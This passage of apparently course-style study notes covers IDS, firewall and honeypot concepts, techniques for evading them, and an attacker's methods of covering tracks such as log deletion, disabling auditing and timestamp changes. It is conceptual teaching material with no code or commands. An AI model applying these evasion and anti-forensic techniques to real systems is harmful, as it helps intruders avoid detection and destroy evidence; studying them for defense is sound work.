  - This sounds like a job for AI (equivalently, machine learning, deep learning, big data)

Machine Learning

- Machine learning and AI is not widely applied to malware detection problem
  - Some AV systems claim to only use AI
- Models trained on features extracted from known malware samples
- Then trained models used to classify
- Models can be viewed as higher-level “signatures”

EVADING IDS, FIREWALL, HONEYPOT

Evading IDS, Firewall & Honeypot

Understanding IDS, Firewall, and Honeypot Concept : IDS, Firewall and Honeypot Solutions: Understanding different techniques to bypass IDS : Understanding different techniques to bypass firewalls, IDS/Firewall Evading Tools : Understanding different techniques to detect honeypots : Overview of IDS and Firewall Penetration Testing

IDS, Firewall, and Honeypot Concepts

- An IDS inspects all inbound and outbound network traffic for suspicious patterns that may indicate a network security breach
  - Checks traffic for signatures that match known intrusion patterns
  - Anomaly Detection (behavior detection)
  - Protocol Anomaly Detection
- Indications of Intrusions
  - System Intrusions
    - Presence of new files/programs
    - Changes in file permissions
    - Unexplained changes in file size
    - Rogue Files
    - Unfamiliar file names in directories
    - Missing files
  - Network Intrusions
    - Repeated probes of the available services on your machines
    - Connections from unusual locations
    - Repeated login attempts from remote hosts
    - Arbitrary data in log files

- Firewall Architecture
  - Bastion Host
    - Computer system designed and configured to protect network resources from attack
  - Screened Subnet
    - Also known as the DMZ contains hosts that offer public services. DMZ zone only responds to public requests, and has no hosts accessed by the private network
  - Multi-homed Firewall
    - A firewall with two or more interfaces
- DeMilitarized Zone (DMZ)
  - A network that serves as a buffer between the internal secure network and insecure internet
  - Can be created using firewall with three or more main network interfaces
- Types of Firewall
  - Packet Filters: works on the network layers of OSI. Can drop packets if needed
  - Circuit Level Gateways: Works at the sessions layer. Information passed to a remote computer through a circuit-level gateway appear to have originated from the gateway. They monitor requests to create sessions, and determines if the session will be allowed. They allow or prevent data streams
  - Application Level Gateways: App-level proxies can filter packets at the application later of the OSI
  - Stateful Multilayer Inspection Firewalls: combines the aspects of the other three types of firewalls

- Honeypot
  - Information system resource that is expressly set up to attract and trap people who attempt to penetrate an organization's network
    - Honeypot can log port access attempts, monitor attacker's keystrokes, show early signs etc
  - 2 Types of Honeypots
    - Low-interaction Honeypots: simulate only a limited number of services and apps. Cannot be compromised
    - High-interaction Honeypots: simulates all services and apps. Can be completely compromised by attackers.
      - Captures complete information about an attack vector such attack techniques

- Snort

Evading IDS

- Insertion Attack: IDS blindly believes and accepts the packet
- Evasion: End system accepts a packet that an IDS rejects. Attacker is exploiting the host computer
- DoS Attack: Attackers intrusion attempts will not be logged
- Obfuscating: encoding the attack payload in a way that the target computer understands but the IDS will not (polymorphic code, etc)
- False Positive Generation: Attackers w/ knowledge of the target IDS, craft packets just to generate alerts. Causes IDS to generate large number of false positive alerts. Then use it to hide real attack traffic
- Session Splicing
- Unicode Evasion Technique: Attackers can convert attack strings to unicode characters to avoid pattern and signature matching at the IDS
- Fragmentation Attack: Attackers will keep sending fragments with 15 second delays until all attack payload is reassembled at the target system

- TTL attacks require attacker to have a prior knowledge of the topology of the victim's network
- Invalid RST Packets
    - Uses a checksum to communicate with host even though the IDS thinks that communication has ended
- Urgency Flag
    - A URG flag in the TCP header is used to mark the data that requires urgent processing
        - Many IDS do not address the URG pointer
- Polymorphic Shellcode: Most IDSs contains signatures for commonly used strings within shellcode. This can be bypassed by using encoded shellcode containing a stub that decodes the shell code
- App Layer Attacks: IDS cannot verify signature of a compressed file

Evading Firewalls

- Port Scanning is used to identify open ports and services running on these ports
    - Open ports can be further probed to identify the version of services, which helps in finding vulnerabilities in these services
- Firewalking: A technique that uses TTL values to determine gateway ACL filters
    - Attacker sends a TCP or UDP packet to the targeted firewall with a TTL set to one hop greater
- Banner Grabbing: Banners are service announcements provided by services in response to connection requests, and often carry vendor version information
- IP address spoofing to a trusted machine
- Source Routing: Allows sender of a packet to partially or completely specify the route of a packet through a network, going around a firewall
- Tiny Fragments: Forcing some of the TCP packet's header info into the next fragment
- ICMP Tunneling: Allows tunneling a backdoor shell in the data portion of ICMP echo packets
- Ack Tunneling: Allows tunneling a backdoor application with TCP packets with the ACK bit set
- HTTP Tunneling Method: allows attackers to perform various internet tasks despite restrictions imposed by firewalls. Method can be implemented if the target company has a public web server with port 80 used for HTTP traffic

Detecting Honeypots

- Attackers craft malicious probe packets to scan for services such as HTTP over SSL, SMTP over SSL, and IMAP
- Ports that show a particular service running but deny a three-way handshake indicate the presence of a honeypot

COVERING TRACKS

Covering Tracks:

1. **Log Deletion**: Delete or manipulate system logs, event logs, and audit trails to hide evidence of unauthorized access and activities performed on the compromised system.
2. **File Timestamp Modification**: Alter file timestamps to make it appear as if unauthorized access or file modifications never occurred, obscuring the timeline of the attack.
3. **Anti-Forensic Tools**: Use anti-forensic tools to erase digital footprints, wipe memory artifacts, and remove traces of malicious activities from the compromised system.
4. **Traffic Encryption**: Encrypt malicious communication to prevent network monitoring tools from intercepting and analyzing the traffic for signs of malicious behavior.

Attackers may not wish to delete an entire log to cover their tracks, as doing so may require admin privileges. If attackers can delete only attack event logs, they will still be able to escape detection.

The attacker can manipulate the log files with the help of

- **SECEVENT.EVT** (security): failed logins, accessing files without privileges
- **SYSEVENT.EVT** (system): driver failure, things not operating correctly
- **APPEVENT.EVT** (applications)

Techniques Used for Covering Tracks

The main activities that an attacker performs toward removing his/her traces on a computer are as follows:

- **Disabling Auditing**: An attacker disables auditing features of the target system.
- **Clearing Logs**: An attacker clears/deletes the system log entries corresponding to his/her activities.
- **Manipulating Logs**: An attacker manipulates logs in such a way that he/she will not be caught in legal action.
- **Covering Tracks on the Network**: An attacker uses techniques such as reverse HTTP shells, reverse ICMP tunnels, DNS tunneling, and TCP parameters to cover tracks on the network.
- **Covering Tracks on the OS**: An attacker uses NTFS streams to hide and cover malicious files in the target system.
- **Deleting Files**: An attacker uses a command-line tool such as Cipher.exe to delete the data and prevent recovery of that data in future.
- **Disabling Windows Functionality**: An attacker disables Windows functionality such as last access timestamp, hibernation, virtual memory, system restore points, etc. to cover tracks.

Colourful Thank You Slide Design

THANK YOU